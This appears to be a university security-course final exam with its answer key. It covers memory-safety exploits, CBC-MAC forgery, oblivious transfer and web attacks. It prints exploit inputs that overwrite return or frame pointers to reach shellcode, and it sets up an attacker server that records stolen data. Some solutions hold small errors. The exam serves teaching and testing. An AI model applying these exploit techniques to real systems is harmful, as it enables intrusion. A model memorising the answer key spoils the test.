CS161 Summer 2025

Final

Name: _____

Student ID: _____

This exam is 110 minutes long. There are 11 questions of varying credit. (100 points total)

Question:	1	2	3	4	5	6	7	8	9	10	11	Total
Points:	0	9	14	11	10	11	5	14	5	12	9	100

For questions with **circular bubbles**, you may select only one choice.

- ○ Unselected option (Completely unfilled)
- ◌ Don't do this (it will be graded as incorrect)
- ● Only one selected option (completely filled)

For questions with **square checkboxes**, you may select one or more choices.

- ■ You can select
- ■ multiple squares (completely filled).
- ☑ (Don't do this)

Anything you write outside the answer boxes or you ~~cross out~~ will not be graded. If you write multiple answers, your answer is ambiguous, or the bubble/checkbox is not entirely filled in, we may grade the worst interpretation.

Pre-Exam Activity (0 points):

Instead of attending their final, EvanBot has chosen to sleep in. What is bot dreaming about?

Q1 *Honor Code* 📜 **(0 points)**

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam.

Read the honor code above and sign your name: _____

Q2 *Potpourri* 🥗 **(9 points)**

Each true/false is worth 0.5 points.

Q2.1 EvanBot protects their network by deploying a firewall, a NIDS, and a HIDS.

TRUE OR FALSE: The relevant security principle is Defense-in-Depth.

● TRUE ○ FALSE

Solution: Defense-in-Depth advocates multiple, diverse layers of defense so that if one fails, others still protect the system.

Q2.2 TRUE OR FALSE: In C, if `uint8_t x = 255` and we run `x += 1`, then `x` is now `256`.

○ TRUE ● FALSE

Solution: False: $x = 0$ due to integer overflow.

Q2.3 TRUE OR FALSE: A programming language that enforces type checks (e.g. strings cannot be assigned to ints) is guaranteed to be memory-safe.

○ TRUE ● FALSE

Solution: False: Type safety enforces constraints like disallowing arbitrary casts, but it does not by itself prevent issues such as use-after-free or data races unless supplemented by additional runtime checks or ownership models.

Q2.4 TRUE OR FALSE: In x86, the `call` instruction pushes the return address onto the stack and transfers control to the callee.

● TRUE ○ FALSE

Solution: True: In a 32-bit environment, CALL decrements ESP by 4 (the return-address size) and writes the address of the next instruction at [ESP], and jumps to the target.

Q2.5 TRUE OR FALSE: In x86, when executing a `push` instruction, the CPU increments `ESP` by 4 and writes the value to the stack.

○ TRUE ● FALSE

Solution: False: In a 32-bit environment, `push` decrements ESP by the operand size (4 bytes) and then stores the value at the new top-of-stack.

Q2.6 True or False: Non-executable pages prevents attackers from overwriting function pointers.

○ True ● False

Solution: False: non-executable stops execution of injected code but does not protect against purely data-only attacks like overwriting function or return pointers.

Q2.7 True or False: ECB mode encryption is IND-CPA secure for single-block messages.

○ True ● False

Solution: false:

Q2.8 True or False: A successful HMAC verification alone is sufficient to establish both the integrity and the confidentiality of a file.

○ True ● False

Solution: False: HMACs do not provide confidentiality.

Q2.9 True or False: A fast cryptographic hash function like SHA-256 alone is sufficient for securely storing passwords.

○ True ● False

Solution: Although SHA-256 is collision-resistant, its speed allows attackers to perform high-rate brute-force attacks.

Secure password storage requires a deliberately slow, resource-intensive algorithm (e.g. bcrypt, scrypt, Argon2) to thwart offline guessing.

Q2.10 True or False: Setting `HttpOnly=True` on a cookie prevents it from being sent in CSRF attacks.

○ True ● False

Solution: False: `HttpOnly` only disallows access from JavaScript; the cookie is still sent with HTTP requests (CSRF is still possible).

Q2.11 True or False: CSRF tokens reliably mitigate CSRF on state-changing `POST` requests.

● True ○ False

Solution: True: Secret, per-session tokens in forms protect against cross-site request forgery on POSTs.

Q2.12 True or False: Setting `Secure=True` on a cookie prevents it from ever being sent over `HTTPS`.

○ True ● False

Solution: False: `Secure` ensures cookies are sent only over HTTPS, not that they are blocked on HTTPS.

Q2.13 True or False: Parametrized SQL will always prevent an SQL injection attack from succeeding.

● True ○ False

Solution: True: Parametrized SQL prevents the user's input from being treated as SQL entirely, mitigating code injection.

Q2.14 True or False: HTTP traffic runs over TLS, whereas HTTPS traffic runs directly over TCP.

○ True ● False

Solution: False: HTTP runs directly over TCP without encryption. HTTPS runs over TLS layered on top of TCP.

Q2.15 True or False: UDP uses sequence numbers to ensure correct packet ordering.

○ True ● False

Solution: False: Unlike TCP, UDP does not rely on sequence numbers.

Q2.16 True or False: TCP's three-way handshake provides built-in authentication of the communicating peers.

○ True ● False

Solution: False: The handshake establishes state but does not authenticate endpoints.

Q2.17 True or False: SYN cookies mitigate TCP SYN flooding attacks.

● True ○ False

Solution: True: SYN cookies encode state in the sequence number avoiding per-connection allocation.

Q2.18 True or False: DNS over HTTPS ensures that the recursive resolver can never modify queries.

○ True ● False

Solution: False: DNS over HTTPS encrypts traffic to a DNS over HTTPS server, but local stub resolvers or enterprise proxies can still see them.

Q2.19 (0 points) TRUE OR FALSE: **`EvanBot is a real bot?`**

● TRUE ○ FALSE

Solution: `of course bot is real... bot has been here the whole time...`

Q3 *Memory Safety: Elementary, my dear Watson* 🇬🇧 **(14 points)**

Consider the following vulnerable C code:

```
1  void sherlock() {
2      char buf[16];
3      int shell_ptr = 0xdeadbeef;
4      char user_input[4];
5      fgets(user_input, 4, stdin);
6
7      buf[16] -= user_input[2];
8  }
9
10 void watson(){
11     sherlock();
12 }
13
14 int main() {
15     watson();
16     return 0;
17 }
```

Stack at Line 4

RIP of `main`
SFP of `main`
RIP of `watson`
SFP of `watson`
(1)
(2)
(3)
(4)
`user_input`

Assumptions:

- The goal is to execute shellcode located at address `0xdeadbeef`.
- We run GDB once and find that the RIP of `sherlock` is at address `0xffffdc80`.
- All memory safety mitigations are disabled.

Q3.1 (1 point) What values go in blanks (1) through (4) in the stack diagram above?

- ○ (1) RIP of `sherlock` (2) SFP of `sherlock` (3) `shell_ptr` (4) `buf`
- ○ (1) `shell_ptr` (2) RIP of `sherlock` (3) SFP of `sherlock` (4) `buf`
- ● (1) RIP of `sherlock` (2) SFP of `sherlock` (3) `buf` (4) `shell_ptr`

Q3.2 (1 point) What type of vulnerability is present in this code?

- ● Off-by-one
- ○ Signed/unsigned
- ○ Format string vulnerability
- ○ `ret2ret`

Solution: The vulnerability is in line 7, where `buf[16]` is modified. Since `buf` is 16 bytes large, this memory access is 1 byte out of bounds and actually overwrites the last byte of the SFP directly above it.

There's no format string vulnerability, since `fgets` does not use format strings and no format strings are otherwise present in the code.

There's no signed/unsigned vulnerability, since the numbers in the code are hard-coded and the code does not otherwise use unsigned values.

There's no `ret2ret` vulnerability, since the exploit does not take advantage of any return instructions.

Q3.3 (2 points) What is the **value** (not the address) of the SFP of `sherlock`?

- ○ `0xffffdc60`
- ○ `0xffffdc74`
- ● `0xffffdc84`
- ○ `0xffffdc70`
- ○ `0xffffdc80`
- ○ `0xffffdc90`

Solution: The SFP of the current frame contains the address of the SFP of the previous frame. In this case, the previous frame's SFP is the SFP of `watson` at `0xffffdc84`.

Q3.4 (4 points) Provide an input to `fgets` on Line 5 that would cause the program to execute shellcode.

If a part of the input can be any non-zero value, use `'A' * n` to represent `n` bytes of garbage.

```
'A'*2 + '\x20' + '\n'
```

Solution: Since `user_input[2]` is the byte that modifies the last byte of `SFP sherlock`, we need to change that byte such that after the subtraction on line 7, `SFP sherlock` points to 4 bytes below `shell_ptr`. From Q3.3, we know that `SFP sherlock` currently points to `0xffffdc84`. Since it needs to point to `oxffffdc64`, we set `user_input[2]` to be `0x20`.

Q3.5 (2 points) Which memory safety defenses would cause the correct exploit (without modifications) to fail? Consider each choice independently.

Note: For the PACs option only, assume the system is 64-bit (the exploit remains unchanged).
Note: Assume the shellcode is in the code section of memory.

- ■ Stack canaries
- ■ Pointer authentication codes (PACs)
- ☐ Non-executable pages
- ○ None of the above

Solution:

Stack canaries: Instead of the last byte of `SFP sherlock` being modified, the last byte of the stack canary would be modified, so the SFP would not be modified at all and the modification to the stack canary would alert the computer to the attempted exploit.

Non-executable pages: Because the shellcode is in the code section of memory, it would not be marked as non-executable, meaning the shellcode would still be run.

Pointer authentication codes: After the pointer is modified, the pointer authentication code computed by the new pointer likely no longer matches the old pointer authentication code, which causes the computer to notiifed of the exploit.

Q3.6 (3 points) Which **values** of the SFP of `sherlock` would cause the correct exploit (without modifications) to fail? Select all that apply.

- ☐ `0xffffdc70`
- ☐ `0xffffdc40`
- ■ `0xffffdc10`
- ☐ `0xffffdc60`
- ☐ `0xffffdc30`
- ■ `0xffffdc00`
- ☐ `0xffffdc50`
- ☐ `0xffffdc20`
- ○ None of the above

Solution: Since only the last byte of `SFP sherlock` is modified, if the last byte happens to be a value less than `0x20`, it (but not the second-to-last byte) will roll over after the subtraction, meaning `SFP sherlock` will end up pointing somewhere above the current location on the stack.

Q3.7 (1 point) Would the correct exploit (without modifications) fail if ASLR is enabled?

○ Always ● Sometimes ○ Never

Solution: With ASLR enabled, the last byte of `SFP sherlock` now has a chance to be a value less than `0x20`; in this case, the correct exploit would fail.

Q4 *Memory Safety: Chained Together* 🔗 **(11 points)**

Consider the following vulnerable C code:

```
1  void getting_over_it() {
2    char mountain[44];
3    fread(mountain, 44, 1, stdin);
4
5    int tether = ____Q4.2____;
6    char* jump_queen = &mountain[4];
7    char* jump_king = &mountain[0];
8
9    int idx = 3;
10   while (idx > 0) {
11     jump_queen = jump_king + tether;
12     jump_king = jump_queen + tether;
13     idx -= 1;
14   }
15
16   memcpy(jump_king, jump_queen, 4);
17 }
```

Stack at Line 16

RIP `getting_over_it`
SFP `getting_over_it`
`mountain`
(1)
(2)
(3)
`idx`

Assumptions:

- The goal is to execute shellcode located at address `0xdeadbeef`.
- We run GDB once and find that the address of `mountain` on the stack is `0xffffde50`.
- All memory safety mitigations are disabled.

Q4.1 (1 point) What values go in blanks (1) through (3) in the stack diagram above?

- ● (1) `tether` (2) `jump_queen` (3) `jump_king`
- ○ (1) `jump_king` (2) `jump_queen` (3) `tether`
- ○ (1) `jump_queen` (2) `tether` (3) `jump_king`

In the next two subparts, provide inputs that would cause shellcode to execute.

Q4.2 (2 points) What value should be assigned to `tether` (in the blank on Line 5)?

○ 1 ○ 2 ○ 4 ○ 6 ● 8 ○ 12

Solution: By the end of the while loop, `jump_king` is set to `jump_king + 6 * tether`, while `jump_queen` is set to `jump_king + 5 * tether`. Afterwards, the `memcpy` in line 16 copies whatever word is located at `jump_queen` into `jump_king`. Given that the difference between the value of `jump_king` and `&RIP getting_over_it` is 48 bytes, setting `tether` to `8` make `jump_king` point to `&RIP getting_over_it`.

Furthermore, since `tether = 8`, `jump_queen` will point to the top of `mountain`, where we can place the address of the shellcode.

Q4.3 (4 points) Provide an input to the `fread` on Line 3.

If a part of the input can be any non-zero value, use `'A' * n` to represent `n` bytes of garbage.

```
'A' * 40 + '\xef\xbe\xad\xde'
```

Q4.4 (2 points) Which modifications would cause the correct exploit (without modifications) to fail? Consider each choice independently.

- [x] Line 5: `idx = 3` → `idx = 2`
- [ ] Line 6: `char* jump_queen = &mountain[4]` → `char* jump_queen = &mountain[8]`
- [ ] Line 16: `memcpy(jump_king, jump_queen, 4)` → `memcpy(jump_king, jump_queen, 8)`
- [x] Line 16: `memcpy(jump_king, jump_queen, 4)` → `memcpy(jump_queen, jump_king, 4)`
- ○ None of the above

Solution:

Option 1: With this change, `jump_king` points to `mountain[32]` and `jump_queen` points to `mountain[24]` at the end of the while loop, so the function ends up doing nothing of value.

Option 2: The value of `jump_queen` is immediately overwritten at the first iteration of the while loop anyways, so the exploit works the same as before.

Option 3: `RIP getting_over_it` still ends up being overwritten by the address of the shellcode, so the exploit works the same as before.

Option 4: Instead of `RIP getting_over_it` being overwritten by the address of the shellcode, `mountain[40]` is overwritten by `RIP getting_over_it`, so the function ends up doing nothing of value.

Q4.5 (1 point) Would the correct exploit (without modifications) fail if we changed Line 3 from `fread(mountain, 44, 1, stdin)` to `fgets(mountain, 44, stdin)`?

- ● Yes, because `fgets` only allows you to write 43 non-null bytes into `mountain`.
- ○ Yes, because `fgets` stops reading when it reads a null terminator.
- ○ No, because our exploit does not include null terminators.
- ○ No, because there are no stack canaries to detect tampering.

Solution: `fgets` only allows `n - 1` bytes of input to be written to the given size `n` buffer and automatically appends a null terminator, and the last byte of the shellcode address is not a null byte, so an incomplete address is written into `&RIP getting_over_it` and the exploit fails.


Q4.6 (1 point) Would the correct exploit (without modifications) fail if stack canaries are enabled?

- ◯ Yes, because the stack canary is overwritten, causing the program to crash.
- ● Yes, because the stack canary changes the number of bytes between `mountain` and the RIP.
- ◯ No, because the stack canary is never modified.
- ◯ No, because stack canary is overwritten but returned to its original value by the exploit.

Solution: The correct exploit requires the difference between the value of `jump_king` and `&RIP getting_over_it` to be 48 bytes, which the stack canary increases to 52. It also requires the distance between `&RIP getting_over_it` and `&mountain[40]` to be 8 bytes, which the stack canary increases to 12.

Q5 *Cryptography: Fake It Until You MAC It* ⏰ **(10 points)**

Consider the CBC-MAC scheme, which takes an input message $M = (M_1, M_2, ..., M_n)$ and key K, and outputs a tag t. The same key is used for all CBC-MAC computations in this question.



For the entire question, you may use mathematical operators, including $\oplus$, in the boxes.

Clarification During Exam: Typo in diagram, M1 is not XORed with anything.

Q5.1 (1 point) In CBC-MAC, what is the value of C_2 for a 3-block message (M_1, M_2, M_3)?

- ○ $C_2 = E_K(M_2)$
- ○ $C_2 = C_1 \oplus M_2$
- ○ $C_2 = E_K(M_1 \oplus M_2)$
- ● $C_2 = E_K(C_1 \oplus M_2)$
- ○ $C_2 = E_K(C_1 \oplus M_3)$
- ○ $C_2 = C_1 \oplus E_K(M_2)$

Solution:

$C_1 = E_K(M_1)$

$C_2 = E_K(C_1 \oplus M_2)$

...

$C_i = E_K(C_{i-1} \oplus M_i)$

Q5.2 (4 points) You know that message $M = (M_1, M_2)$ has tag t, and message $M' = (M'_1)$ has tag t'. You do not know K.

Construct a three-block message M_{new} with the same tag as M (i.e. with the tag t).

Your answer can include $M_1,\ M_2,\ M'_1,\ t,\ t'$.

$$M_{\text{new}} = \Big(\boxed{M'_1} \text{ (First block)}\ ,\ \boxed{M_1 \oplus t'} \text{ (Second block)}\ ,\ \boxed{M_2} \text{ (Third block)} \Big)$$

Solution: $(M'_1, M_1 \oplus t', M_2)$

We set the first block as M'_1, which outputs t' and gets fed into the next block. We then set that next block as $M_1 \oplus t'$ to undo the first block's xor. The final block is set to M_2 so that the last two blocks is equivalent to the original. This will output t.

Q5.3 (5 points) You know that message $M = (M_1, M_2, M_3)$ has tag t, and message $M' = (M'_1, M'_2, M'_3)$ has tag t'. You do not know K.

You want to forge a message M_{new} with the same tag as M (i.e. with the tag t).

To help with your forgery, you can query for the MAC of two messages before constructing M_{new}. In each blank, you may use: $M_1,\ M_2,\ M_3,\ M'_1,\ M'_2,\ M'_3,\ t,\ t'$.

Hint: In our solution, both messages are one block each.

What is the first message you query for?

M_1

Solution: This is so we can set the second block as if the previous tag is M_1. The reason we chose the first block is because it's tag is independent of the rest.

The MAC of the message in the box above is t_a.

What is the second message you query for?

M'_1

Solution: This is so we can reverse the tag xor of the forged message M'_1. The reason we chose the first block is because it's tag is independent of the rest.

The MAC of the message in the box above is t_b.

Now, construct a three-block message M_{new} with the same tag as M (i.e. with the tag t):
- Your answer can include $M_1,\ M_2,\ M_3,\ M'_1,\ M'_2,\ M'_3,\ t,\ t',\ t_a,\ t_b$.
- Your answer cannot be exactly (M_1, M_2, M_3), (M'_1, M'_2, M'_3), or the queries in the boxes above.

$$M_{\text{new}} = \Big(\underbrace{M'_1}_{\text{First block}} , \underbrace{t_a \oplus t_b \oplus M_2}_{\text{Second block}} , \underbrace{M_3}_{\text{Third block}} \Big)$$

Solution: Knowing that M'_1 outputs t_b, we xor the second block by t_b to reverse the first block's xor. We then also xor the second block by t_a to make the resulting second block ciphertext equivalent to $Enc_k(t_a \oplus M_2)$. M_3 stays the same.

Q6 *Cryptogrpahpy: Obliviously Garbage* (11 points)

Alice has two messages: m_0 and m_1. Bob wants to retrieve one of the two messages, without Alice finding out which message Bob chose to retrieve.

To do this, Alice and Bob follow the *blind retrival* protocol below:

Setup:

1. Alice generates an RSA key pair: public key (N, e) and private key d. Alice sends (N, e) to Bob.
2. Alice generates two random values r_0 and r_1 and sends them to Bob.
3. If Bob chooses m_0, he will define $r_b = r_0$. Otherwise, he will define $r_b = r_1$.

Protocol Steps:

4. Bob generates a random value k.
5. Bob computes $v \equiv r_b + k^e \bmod N$ and sends this value v to Alice.
6. Alice computes $k_0 \equiv$ _____ (Q6.1) and $k_1 \equiv$ _____ (Q6.2).
7. Alice sends $m_0' \equiv m_0 + k_0 \bmod N$ and $m_1' \equiv m_1 + k_1 \bmod N$ to Bob.
8. Bob recovers his desired message by computing $m_b \equiv$ _____ (Q6.3).

> **Note:** In the real world, this scheme is referred to as oblivious transfer, not blind retrieval.

Q6.1 (1 point) Provide the value for k_0 in step 6.

- ○ $k_0 \equiv (v + r_0)^d \bmod N$
- ○ $k_0 \equiv v^d - r_0 \bmod N$
- ● $k_0 \equiv (v - r_0)^d \bmod N$
- ○ $k_0 \equiv (v \cdot r_0)^d \bmod N$

Q6.2 (1 point) Provide the value for k_1 in step 6.

- ○ $k_1 \equiv (v + r_1)^d \bmod N$
- ○ $k_1 \equiv v^d - r_1 \bmod N$
- ● $k_1 \equiv (v - r_1)^d \bmod N$
- ○ $k_1 \equiv (v \cdot r_1)^d \bmod N$

Solution:

- Bob sends $v \equiv r_b + k^e \bmod N$.
- For the chosen branch b, subtraction cancels the corresponding r_b: $v - r_b \equiv k^e$.
- Raising to d (Alice's RSA private exponent) yields $(k^e)^d \equiv k$, so exactly one of $(v - r_0)^d$ or $(v - r_1)^d$ equals k; the other is a random-looking value.

Q6.3 (1 point) Provide the value for m_b in step 8.

- ○ $m_b \equiv {m_b}' + k \bmod N$
- ○ $m_b \equiv {m_b}' \cdot k^{-1} \bmod N$
- ● $m_b \equiv {m_b}' - k \bmod N$
- ○ $m_b \equiv {m_b}' \oplus k$

Solution:
- On the chosen branch, Alice's mask equals k, so $m'_b = m_b + k \bmod N$.
- Bob knows k, hence $m'_b - k \equiv m_b \bmod N$.

Q6.4 (1 point) Why can Alice not determine which message Bob chose to retrieve? Select the best answer.

- ● Because the value $v = r_b + k^e \bmod N$ is masked by the term k^e.
- ○ Because r_0, r_1 are both randomly generated and therefore evenly distributed mod N.
- ○ Because Bob's private RSA exponent d remains secret.
- ○ Because Bob sends v over an encrypted channel, so Alice cannot read it directly.

Solution: Reason: $v = r_b + k^e \bmod N$ is statistically indistinguishable to Alice between the two choices of b because the term k^e (with unknown k) masks which r_i was used. Without knowing k, Alice cannot link v to r_0 or r_1..

Subparts Q6.5 to Q6.8 are independent of earlier subparts.

Consider this protocol:

- Alice and Bob each have a secret bit (Alice has a, Bob has b).
- They want to compute the bitwise AND of their secret bits, such that both parties learn $a \wedge b$.
- Alice and Bob should not learn each other's secret bit (except what can be inferred: see note below).
- *Note:* Sometimes you can infer the other person's bit from the $a \wedge b$ output, and it's okay if the protocol leaks this information. For example, if Bob picks $b = 1$ and sees $a \wedge b = 0$, he can infer that $a = 0$. However, if Bob picks $b = 0$ and sees $a \wedge b = 0$, he cannot infer a (could be 0 or 1).

Protocol:

1. Alice generates four random symmetric keys: $K_{a=0},\ K_{a=1},\ K_{b=0},\ K_{b=1}$.
2. Alice uses the symmetric keys to compute four ciphertexts:

$$\mathsf{Enc}(K_{a=0},\ \mathsf{Enc}(K_{b=0}, 0))$$
$$\mathsf{Enc}(K_{a=0},\ \mathsf{Enc}(K_{b=1}, 0))$$
$$\mathsf{Enc}(K_{a=1},\ \mathsf{Enc}(K_{b=0}, 0))$$
$$\mathsf{Enc}(K_{a=1},\ \mathsf{Enc}(K_{b=1}, 1))$$

3. Alice sends all four ciphertexts to Bob.
4. Let K_a be $K_{a=0}$ or $K_{a=1}$, depending on which bit Alice chose. Alice sends K_a to Bob.
5. Let K_b be $K_{b=0}$ or $K_{b=1}$, depending on which bit Bob chose. Bob retrieves K_b from Alice.
6. For each of the four ciphertexts, Bob evaluates _____ (Q6.5).

Three of the ciphertexts will decrypt to garbage. One of the ciphertexts will decrypt to either 0 or 1. The desired output $a \wedge b$ is the non-garbage value.

Q6.5 (1 point) Fill in the blank for step 6 above.

Your answer may include Enc, Dec, K_a, K_b, and C (one of the four ciphertexts Alice sends).

Solution: $\mathsf{Dec}(K_b,\ \mathsf{Dec}(K_a, C))$

Each entry is encrypted under K_b and then under K_a.Bob receives K_a from Alice (step 4) and obtains exactly one of $K_{b=0}$ or $K_{b=1}$ as K_b (step 5).Exactly one row will decrypt to a valid bit 0 or 1; the other rows yield garbage.

Q6.6 (1 point) In step 3, should Alice send the four ciphertexts in a random order?

- ● Yes, to prevent Bob from using the ciphertext order to always deduce Alice's bit a.
- ○ Yes, to ensure each ciphertext uses a different encryption key.
- ○ No, because Bob can already decrypt the non-garbage ciphertext.
- ○ No, because encryption alone prevents Bob from always deducing Alice's bit a.

Solution: If the rows were in the obvious truth-table order, Bob could correlate position with inputs and potentially infer Alice's bit a without needing successful decryption. Random order removes that side channel.

Protocol (reprinted for your convenience):

1. Alice generates four random symmetric keys: $K_{a=0},\ K_{a=1},\ K_{b=0},\ K_{b=1}$.
2. Alice uses the symmetric keys to compute four ciphertexts:

$$\mathsf{Enc}(K_{a=0},\ \mathsf{Enc}(K_{b=0}, 0))$$
$$\mathsf{Enc}(K_{a=0},\ \mathsf{Enc}(K_{b=1}, 0))$$
$$\mathsf{Enc}(K_{a=1},\ \mathsf{Enc}(K_{b=0}, 0))$$
$$\mathsf{Enc}(K_{a=1},\ \mathsf{Enc}(K_{b=1}, 1))$$

3. Alice sends all four ciphertexts to Bob.
4. Let K_a be $K_{a=0}$ or $K_{a=1}$, depending on which bit Alice chose. Alice sends K_a to Bob.
5. Let K_b be $K_{b=0}$ or $K_{b=1}$, depending on which bit Bob chose. Bob retrieves K_b from Alice.
6. For each of the four ciphertexts, Bob evaluates _____ (Q6.5).

Three of the ciphertexts will decrypt to garbage. One of the ciphertexts will decrypt to either 0 or 1. The desired output $a \wedge b$ is the non-garbage value.

Q6.7 (1 point) Suppose that in Step 5, Bob retrieves K_b by telling Alice: "I want $K_{b=0}$" or "I want $K_{b=1}$". Why is this a bad idea?

- ● Because that would reveal Bob's bit b to Alice.
- ○ Because Bob would not have the key required to decrypt the ciphertexts.
- ○ Because $K_{b=0}$ and $K_{b=1}$ are both generated as a function of Bob's bit b.
- ○ Because that would reveal Alice's bit a to Bob.

Solution: Asking for a specific $K_{b=\cdot}$ directly encodes b. Oblivious transfer is used precisely to let Bob obtain one of the two keys without revealing which.

Q6.8 (2 points) Suppose that in Step 5, Bob retrieves K_b by asking for both keys. This is a bad idea because Bob can now reveal Alice's bit a.

Which expression, when evaluated on each ciphertext C, will reveal Alice's bit a?

Note: The version of this subpart that appeared on the exam erroneously flipped the order of decryption keys. This was clarified, and has been corrected for this version of the exam.

- ○ $\mathsf{Dec}(K_b,\ \mathsf{Dec}(K_{a=0}, C))$
- ○ $\mathsf{Dec}(K_{b=0},\ \mathsf{Dec}(K_a, C))$
- ○ $\mathsf{Dec}(K_b,\ \mathsf{Dec}(K_{a=1}, C))$
- ● $\mathsf{Dec}(K_{b=1},\ \mathsf{Dec}(K_a, C))$

Solution: $\mathsf{Dec}(K_{b=1},\ \mathsf{Dec}(K_a, C))$

If Bob cheats and gets both inner keys $K_{b=0}$ and $K_{b=1}$, the outer key K_a Alice sends (either $K_{a=0}$ or $K_{a=1}$) will always match exactly one row for each fixed b. That means any K_a Alice sends works for the attack — he always has the correct outer key for one of the $b = 1$ rows.

Only $K_{b=1}$ matters for learning a:

$b = 0$ rows always decrypt to 0, so they reveal nothing about a. $b = 1$ rows decrypt to $a \wedge 1 = a$ when Bob has the correct K_a. Thus, with K_a and $K_{b=1}$, Bob can decrypt a $b = 1$ row and directly recover a. This is why the correct option specifies $K_{b=1}$.

Q6.9 (2 points) Suppose that in Step 5, Bob uses the *blind retrieval* protocol (from earlier in this question) to retrieve either $K_{b=0}$ or $K_{b=1}$ from Alice, without Alice knowing which one Bob chose to retrieve.

After the blind retrieval in step 5, which values are known to Bob? Select all that apply.

- ■ K_a, the key $K_{a=0}$ or $K_{a=1}$ corresponding to the bit Alice chose.
- ■ K_b, the key $K_{b=0}$ or $K_{b=1}$ corresponding to the bit Bob chose.
- ☐ The key $K_{a=0}$ or $K_{a=1}$ corresponding to the bit Alice did *not* choose.
- ☐ The key $K_{b=0}$ or $K_{b=1}$ corresponding to the bit Bob did *not* choose.
- ☐ Alice's bit a.
- ○ None of the above

Solution: Bob knows:

- K_a (the key matching Alice's chosen bit).
- K_b (the key matching his own chosen bit).

Bob does not know:

- The other K_a (for Alice's non-chosen bit).
- The other K_b (for his non-chosen bit).
- Alice's bit a directly, except for what can be inferred from the output $a \wedge b$.

Q7 *Web Security: Many links lead to EvanRome* 🏛️🏺 **(5 points)**

For each subpart, select the URL with the same origin as the given URL, according to Same Origin Policy.

Q7.1 (1 point) `https://www.cs161.org:443/policies`

- ○ `https://su25.cs161.org`
- ○ `https://sp25.cs161.org:161`
- ○ `http://evil.mallory.com`
- ● None of the above

Solution: The domain name differs from the other `cs161.org` origins, starting with `www` rather than `su25` or `sp25`.

Q7.2 (1 point) `http://sp25.cs161.org:161/policies`

- ○ `https://su25.cs161.org`
- ○ `https://sp25.cs161.org:161`
- ○ `http://evil.mallory.com`
- ● None of the above

Solution: While the domain name and port match with the option `https://sp25.cs161.org:161`, that option uses `https` protocol while the example given is using `http` in its origin.

Q7.3 (1 point) `https://sp25.cs161.org:161/policies`

- ○ `https://su25.cs161.org`
- ● `https://sp25.cs161.org:161`
- ○ `http://evil.mallory.com`
- ○ None of the above

Solution: The protocol `https`, the domain `sp25.cs161.org`, and the port `161` all match. The path is not accounted for with Same Origin Policy.

Q7.4 (1 point) `http://evil.mallory.org:80/policies`

- ○ `https://su25.cs161.org`
- ○ `https://sp25.cs161.org:161`
- ○ `http://evil.mallory.com`
- ● None of the above

Solution: While close to the answer `http://evil.mallory.com`, the top-level domain is `.org` in the solution, so the domains do not match. The port and protocol, however, do.

Q7.5 (1 point) `http://su25.cs161.org:80/attack`

- ○ `https://su25.cs161.org`
- ○ `https://sp25.cs161.org:161`
- ○ `http://evil.mallory.com`
- ● None of the above

Solution: While close to the answer `https://su25.cs161.org`, the protocol and port both differ. The example is using `http` and its default port 80 while the answer is using `https` and its default port 443.

Q8 *Web Security: Mallory-PT* 🤖 **(14 points)**

A new trend is sweeping the nation — everyone is chatting away using ClosedAI's new product: GPTChat! When a user logs in at `gpt.chat`, they can communicate with a chat bot.

Assumptions:

- `gpt.chat` uses session-based authentication. Session tokens are stored as cookies with: `Name=token; Domain=gpt.chat; Path=/; HttpOnly=False; Secure=True`.
- `gpt.chat` hosts many chat bots. Users can select which bot to chat with, by setting a `bot` cookie with: `Name=bot; Domain=gpt.chat; Path=/; HTTPOnly=False; Secure=True`.
  The `Value` is the URL of the selected bot, e.g. `Value=gpt.chat/evan` or `Value=gpt.chat/coda`.

Users logged into `gpt.chat` can access these paths:

Path	Method	Description
`/chat`	`GET`	Returns a chat HTML page containing: • The `CHAT_ID` for this chat. • A space where messages are displayed unsanitized. • A chat bar. When a user presses `Enter` a `POST` request is made to `/prompt`, and the bot's response is added to the space.
`/prompt`	`POST`	Forwards the body of the `POST` request to the URL in the `bot` cookie. Returns the response from that URL to the user as HTML.
`/share?id=CHAT_ID`	`GET`	Loads a read-only version of the chat with the given `CHAT_ID`. If the `CHAT_ID` is invalid, loads this unsanitized HTML, replacing `CHAT_ID` with the URL parameter: `<p>CHAT_ID invalid.</p>`
`/list`	`GET`	Returns a list of the user's chats. Each entry has a `CHAT_ID` and a link to the chat.

Mallory controls a server at `mallory.com` with these paths:

Path	Method	Description
`/store`	`GET`/`POST`	Mallory will record any data sent here.
`/post`	`POST`	Mallory can respond to the `POST` request with any data she wants.

JavaScript functions you can use in this question:

- `get(url)`: Executes a `GET` request to the provided URL.
- `post(url, body)`: Executes a `POST` request to the provided URL with the provided body.
- `updateCookie(name, value)`: Sets the value of the cookie with name `name` to `value`.
  Only works if JavaScript has access to the cookie in question. All other flags remain the same.

Q8.1 (1 point) Suppose `mallory.com/chat` returns JavaScript that makes a `POST` request to `gpt.chat/prompt`, with some malicious message.

When a user logged into GPTChat visits `mallory.com/chat`, will the `POST` request succeed?

- ● Yes, cookie policy considers the URL of the request, so the `session` cookie will be sent.
- ○ Yes, session cookies are attached to all HTTP requests.
- ○ No, cookie policy considers the origin of the request, so the `session` cookie will not be sent.
- ○ No, the `Secure` flag on the `session` cookie will prevent it from being attached.

